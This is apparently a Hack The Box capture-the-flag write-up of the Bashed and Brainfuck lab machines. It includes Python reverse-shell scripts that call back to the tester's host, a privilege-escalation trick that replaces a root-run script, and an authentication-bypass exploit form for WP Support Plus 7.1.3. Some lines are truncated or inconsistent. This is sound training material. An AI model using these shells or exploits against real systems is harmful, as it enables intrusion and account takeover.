Retired Boxes

Bashed


The assessor began with an Nmap scan using the following commands:
sudo nmap -sV -p- -A 10.10.10.4 > bashed_scan

- -sV conducts a service enumeration scan
- -p- scans all 65535 ports
- -A is an aggressive scan that attempts to determine operating system information, service information, etc.

The scan reveals that HTTP is the service that the system is hosting.

```
┌──(kali㉿kali)-[~/HTB/bashed]
└─$ cat bashed_scan
Starting Nmap 7.93 ( https://nmap.org ) at 2023-01-27 12:36 EST
Nmap scan report for 10.10.10.68
Host is up (0.020s latency).
Not shown: 65534 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Arrexel's Development Site
No exact OS matches for host (If you know what OS is running on it, see https://
TCP/IP fingerprint:
OS:SCAN(V=7.93%E=4%D=1/27%OT=80%CT=1%CU=44648%PV=Y%DS=2%DC=T%G=Y%TM=63D40BD
OS:A%P=x86_64-pc-linux-gnu)SEQ(SP=F8%GCD=1%ISR=107%TI=Z%CI=I%II=I%TS=8)OPS(
OS:O1=M539ST11NW7%O2=M539ST11NW7%O3=M539NNT11NW7%O4=M539ST11NW7%O5=M539ST11
OS:NW7%O6=M539ST11)WIN(W1=7120%W2=7120%W3=7120%W4=7120%W5=7120%W6=7120)ECN(
OS:R=Y%DF=Y%T=40%W=7210%O=M539NNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%F=AS
OS:%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(R=
OS:Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=
OS:R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%T
OS:=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD=
OS:S)

Network Distance: 2 hops

TRACEROUTE (using port 8080/tcp)
HOP RTT      ADDRESS
1   19.37 ms 10.10.14.1
2   20.12 ms 10.10.10.68

OS and Service detection performed. Please report any incorrect results at https
Nmap done: 1 IP address (1 host up) scanned in 34.72 seconds
```

A directory brute force reveals several directories:




Navigating to the /dev directory presents an interactive terminal:

```
www-data@bashed:/var/www/html/dev# whoami
www-data
www-data@bashed:/var/www/html/dev# nc -e 10.10.14.4 /bin/bash
nc: invalid option -- 'e'
This is nc from the netcat-openbsd package. An alternative nc is available
in the netcat-traditional package.
usage: nc [-46bCDdhjklnrStUuvZz] [-I length] [-i interval] [-O length]
[-P proxy_username] [-p source_port] [-q seconds] [-s source]
[-T toskeyword] [-V rtable] [-w timeout] [-X proxy_protocol]
[-x proxy_address[:port]] [destination] [port]
www-data@bashed:/var/www/html/dev# nc -e 10.10.14.4 443 /bin/bash
nc: invalid option -- 'e'
This is nc from the netcat-openbsd package. An alternative nc is available
in the netcat-traditional package.
usage: nc [-46bCDdhjklnrStUuvZz] [-I length] [-i interval] [-O length]
[-P proxy_username] [-p source_port] [-q seconds] [-s source]
[-T toskeyword] [-V rtable] [-w timeout] [-X proxy_protocol]
[-x proxy_address[:port]] [destination] [port]
```

Attempting to gain a NetCat reverse shell failed. Using a script from Payload All Things I attempted to gain a reverse shell using Python and succeed:

```
export RHOST="10.0.0.1";export RPORT=4242;python -c 'import socket,os,pty;s=socket.socket();s.connect((os.getenv("RHOST"),

python -c 'import socket,os,pty;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.0.0.1",4242));os.dup2(s.

python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.0.0.1",4242));os.

python -c 'import socket,subprocess;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.0.0.1",4242));subpro
```



Privilege Escalation

Now that we have a shell on the system we can gather more information:

```
www-data@bashed:/home/arrexel$ uname -a
uname -a
Linux bashed 4.4.0-62-generic #83-Ubuntu SMP Wed Jan 18 14:10:15 UTC 2017 x86_64 x86_64 x86_64 GNU/Linux
www-data@bashed:/home/arrexel$
```

```
www-data@bashed:/home/arrexel$ cat /etc/*release
cat /etc/*release
DISTRIB_ID=Ubuntu
DISTRIB_RELEASE=16.04
DISTRIB_CODENAME=xenial
DISTRIB_DESCRIPTION="Ubuntu 16.04.2 LTS"
NAME="Ubuntu"
VERSION="16.04.2 LTS (Xenial Xerus)"
ID=ubuntu
ID_LIKE=debian
PRETTY_NAME="Ubuntu 16.04.2 LTS"
VERSION_ID="16.04"
HOME_URL="http://www.ubuntu.com/"
SUPPORT_URL="http://help.ubuntu.com/"
BUG_REPORT_URL="http://bugs.launchpad.net/ubuntu/"
VERSION_CODENAME=xenial
UBUNTU_CODENAME=xenial
www-data@bashed:/home/arrexel$
```

Now we can use *sudo -l* to check for any sudo privileges:

```
www-data@bashed:/home/arrexel$ sudo -l
sudo -l
Matching Defaults entries for www-data on bashed:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User www-data may run the following commands on bashed:
    (scriptmanager : scriptmanager) NOPASSWD: ALL
```

According to the output we can use sudo to switch to scriptmanager. We can do this by useing *sudo -u scriptmanager /bin/bash* to open a bash shell as scriptmanager:

```
www-data@bashed:/tmp$ sudo -u scriptmanager /bin/bash
sudo -u scriptmanager /bin/bash
scriptmanager@bashed:/tmp$
```

Now as scriptmanager we can run linpeas.sh to discover any possible privilege escalation techniques. Linpeas found a script folder with a test.py file:

```
Interesting writable files owned by me or writable by everyone (not in Home) (max 500)
https://book.hacktricks.xyz/linux-hardening/privilege-escalation#writable-files
/dev/mqueue
/dev/shm
/home/scriptmanager
/run/lock
/scripts
/scripts/test.py
/tmp
/tmp/.ICE-unix
/tmp/.Test-unix
/tmp/.X11-unix
/tmp/.XIM-unix
/tmp/.font-unix
#)You_can_write_even_more_files_inside_last_directory
```

Listing files and permissions shows that there is a test.txt file that is owned by root and test.py that is owned by scriptmanager. NOTE: I renamed the file to prevent destroying the original file. Viewing the content reveals that this script is writing to the test.txt file meaning that this script has root privileges.


```
scriptmanager@bashed:/scripts$ cat test.py.bak
cat test.py.bak
f = open("test.txt", "w")
f.write("testing 123!")
f.close
```

With this knowledge an assessor can create a new python script that'll grant them an elevated shell:

```
┌──(kali㉿kali)-[~]
└─$ cat test.py
import socket,subprocess,os
s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
s.connect(("10.10.14.4",8080))
os.dup2(s.fileno(),0)
os.dup2(s.fileno(),1)
os.dup2(s.fileno(),2)
p=subprocess.call(["/bin/sh","-i"])
```

```
scriptmanager@bashed:/scripts$ wget http://10.10.14.4/test.py
wget http://10.10.14.4/test.py
--2023-01-27 15:25:08--  http://10.10.14.4/test.py
Connecting to 10.10.14.4:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 213 [text/x-python]
Saving to: 'test.py'

test.py             100%[===================>]     213  --.-KB/s    in 0s

2023-01-27 15:25:08 (40.0 MB/s) - 'test.py' saved [213/213]
```

Now we can set up a NetCat listener and run the shell and see if we get an elevated shell:



Brainfuck/WP Support Plus 7.1.3


The assessor began with an Nmap scan using the following commands:
sudo nmap -sV -p- -A 10.10.10.17 > brainfuck_scan

- -sV conducts a service enumeration scan
- -p- scans all 65535 ports
- -A is an aggressive scan that attempts to determine operating system information, service information, etc.

The scan reveals that several ports are open, including HTTPS, IMAP, POP3, SMTP, and SSH.

```
Nmap scan report for 10.10.10.17
Host is up (0.028s latency).
Not shown: 65530 filtered tcp ports (no-response)
PORT    STATE SERVICE  VERSION
22/tcp  open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.1 (Ubuntu Linux; prot
| ssh-hostkey:
|   2048 94d0b334e9a537c5acb980df2a54a5f0 (RSA)
|   256 6bd5dc153a667af419915d7385b24cb2 (ECDSA)
|_  256 23f5a333339d76d5f2ea6971e34e8e02 (ED25519)
25/tcp  open  smtp     Postfix smtpd
|_smtp-commands: brainfuck, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTL
E, DSN
110/tcp open  pop3     Dovecot pop3d
|_pop3-capabilities: AUTH-RESP-CODE SASL(PLAIN) TOP RESP-CODES CAPA UIDL U
143/tcp open  imap     Dovecot imapd
|_imap-capabilities: ID more IMAP4rev1 have IDLE LITERAL+ listed capabilit
OGIN-REFERRALS SASL-IR post-login ENABLE OK
443/tcp open  ssl/http nginx 1.10.0 (Ubuntu)
|_http-title: Welcome to nginx!
| tls-alpn:
|_  http/1.1
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=brainfuck.htb/organizationName=Brainfuck L
countryName=GR
| Subject Alternative Name: DNS:www.brainfuck.htb, DNS:sup3rs3cr3t.brainfu
| Not valid before: 2017-04-13T11:19:29
|_Not valid after:  2027-04-11T11:19:29
| tls-nextprotoneg:
|_  http/1.1
|_http-server-header: nginx/1.10.0 (Ubuntu)
Warning: OSScan results may be unreliable because we could not find at lea
Aggressive OS guesses: Linux 3.10 - 4.11 (92%), Linux 3.12 (92%), Linux 3.
%), Linux 3.16 - 4.6 (92%), Linux 3.2 - 4.9 (92%), Linux 3.8 - 3.11 (92%),
%), Linux 3.16 (90%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: Host:  brainfuck; OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 110/tcp)
HOP RTT      ADDRESS
1   29.45 ms 10.10.14.1
2   31.43 ms 10.10.10.17
```

Notice the subject alternative names. We can associate the IP address with the sup3rs3cr3t.brainfuck.htb and the brainfuck.htb hostname by adding them to the /etc/hosts file:



Now if we run a directory brute force we get a different output:

```
┌──(kali㉿kali)-[~/HTB/Brainfuck]
└─$ dirb https://brainfuck.htb

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Wed Feb  1 12:24:39 2023
URL_BASE: https://brainfuck.htb/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: https://brainfuck.htb/ ----
+ https://brainfuck.htb/index.php (CODE:301|SIZE:0)
==> DIRECTORY: https://brainfuck.htb/wp-admin/
==> DIRECTORY: https://brainfuck.htb/wp-content/
==> DIRECTORY: https://brainfuck.htb/wp-includes/
+ https://brainfuck.htb/xmlrpc.php (CODE:405|SIZE:42)
```

We can see that this system is running WordPress. We can conduct further enumeration by running WPScan, which doesn't provide any obvious avenues of approach but it does provide several version numbers:

```
[+] Headers
 | Interesting Entry: Server: nginx/1.10.0 (Ubuntu)
 | Found By: Headers (Passive Detection)
 | Confidence: 100%
```

```
[+] WordPress version 4.7.3 identified (Insecure, released on 2017-03-06).
 | Found By: Rss Generator (Passive Detection)
 |  - https://brainfuck.htb/?feed=rss2, <generator>https://wordpress.org/?v=4.7.3</generator>
 |  - https://brainfuck.htb/?feed=comments-rss2, <generator>https://wordpress.org/?v=4.7.3</generator>
```

```
[+] wp-support-plus-responsive-ticket-system
 | Location: https://brainfuck.htb/wp-content/plugins/wp-support-plus-responsive-ticket-system/
 | Last Updated: 2019-09-03T07:57:00.000Z
 | [!] The version is out of date, the latest version is 9.1.2
 |
 | Found By: Urls In Homepage (Passive Detection)
 |
 | Version: 7.1.3 (80% confidence)
 | Found By: Readme - Stable Tag (Aggressive Detection)
 |  - https://brainfuck.htb/wp-content/plugins/wp-support-plus-responsive-ticket-system/readme.txt
```

Now we can lookup exploits related to these versions:

```
┌──(kali㉿kali)-[~/HTB/Brainfuck]
└─$ searchsploit WP Support Plus 7.1.3
 Exploit Title                                                |  Path
--------------------------------------------------------------|---------------------------------
WordPress Plugin WP Support Plus Responsive Ticket System 7.1.3 - Priv | php/webapps/41006.txt
WordPress Plugin WP Support Plus Responsive Ticket System 7.1.3 - SQL  | php/webapps/40939.txt
--------------------------------------------------------------|---------------------------------
Shellcodes: No Results
```

Let's start with the top exploit:

```
┌──(kali㉿kali)-[~/HTB/Brainfuck]
└─$ searchsploit -m 41006
  Exploit: WordPress Plugin WP Support Plus Responsive Ticket System 7.1.3 - Privilege Escalation
      URL: https://www.exploit-db.com/exploits/41006
     Path: /usr/share/exploitdb/exploits/php/webapps/41006.txt
    Codes: N/A
 Verified: True
File Type: ASCII text
Copied to: /home/kali/HTB/Brainfuck/41006.txt



┌──(kali㉿kali)-[~/HTB/Brainfuck]
└─$ cat 41006.txt
# Exploit Title: WP Support Plus Responsive Ticket System 7.1.3 Privilege Escalation
# Date: 10-01-2017
# Software Link: https://wordpress.org/plugins/wp-support-plus-responsive-ticket-system/
# Exploit Author: Kacper Szurek
# Contact: http://twitter.com/KacperSzurek
# Website: http://security.szurek.pl/
# Category: web

1. Description

You can login as anyone without knowing password because of incorrect usage of wp_set_auth_cookie().

http://security.szurek.pl/wp-support-plus-responsive-ticket-system-713-privilege-escalation.html

2. Proof of Concept

<form method="post" action="http://wp/wp-admin/admin-ajax.php">
        Username: <input type="text" name="username" value="administrator">
        <input type="hidden" name="email" value="sth">
        <input type="hidden" name="action" value="loginGuestFacebook">
        <input type="submit" value="Login">
</form>

Then you can go to admin panel.
```

This exploit creates an HTML page that bypasses authentication to access the admin-ajax.php page. This requires a username which we can get using WPScan:

wpscan --url https://brainfuckk.htb --disable-tls-checks --enumerate u


```
[i] User(s) Identified:

[+] admin
 | Found By: Author Posts - Display Name (Passive Detection)
 | Confirmed By:
 |  Rss Generator (Passive Detection)
 |  Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 |  Login Error Messages (Aggressive Detection)

[+] administrator
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)
```

Now we'll add the username and path to the admin-ajax.php page:

```
<form method="post" action="https://brainfuck.htb/wp/wp-admin/admin-ajax.php">
        Username: <input type="text" name="username" value="administrator">
        <input type="hidden" name="email" value="sth">
        <input type="hidden" name="action" value="loginGuestFacebook">
        <input type="submit" value="Login">
</form>
```

Notice the random value of the password. Now we'll setup a HTTP server and access it from our browser:


```
┌──(kali㉿kali)-[~/HTB/Brainfuck]
└─$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
127.0.0.1 - - [01/Feb/2023 15:26:14] "GET / HTTP/1.1" 200 -
127.0.0.1 - - [01/Feb/2023 15:26:14] code 404, message File not found
127.0.0.1 - - [01/Feb/2023 15:26:14] "GET /favicon.ico HTTP/1.1" 404 -
```

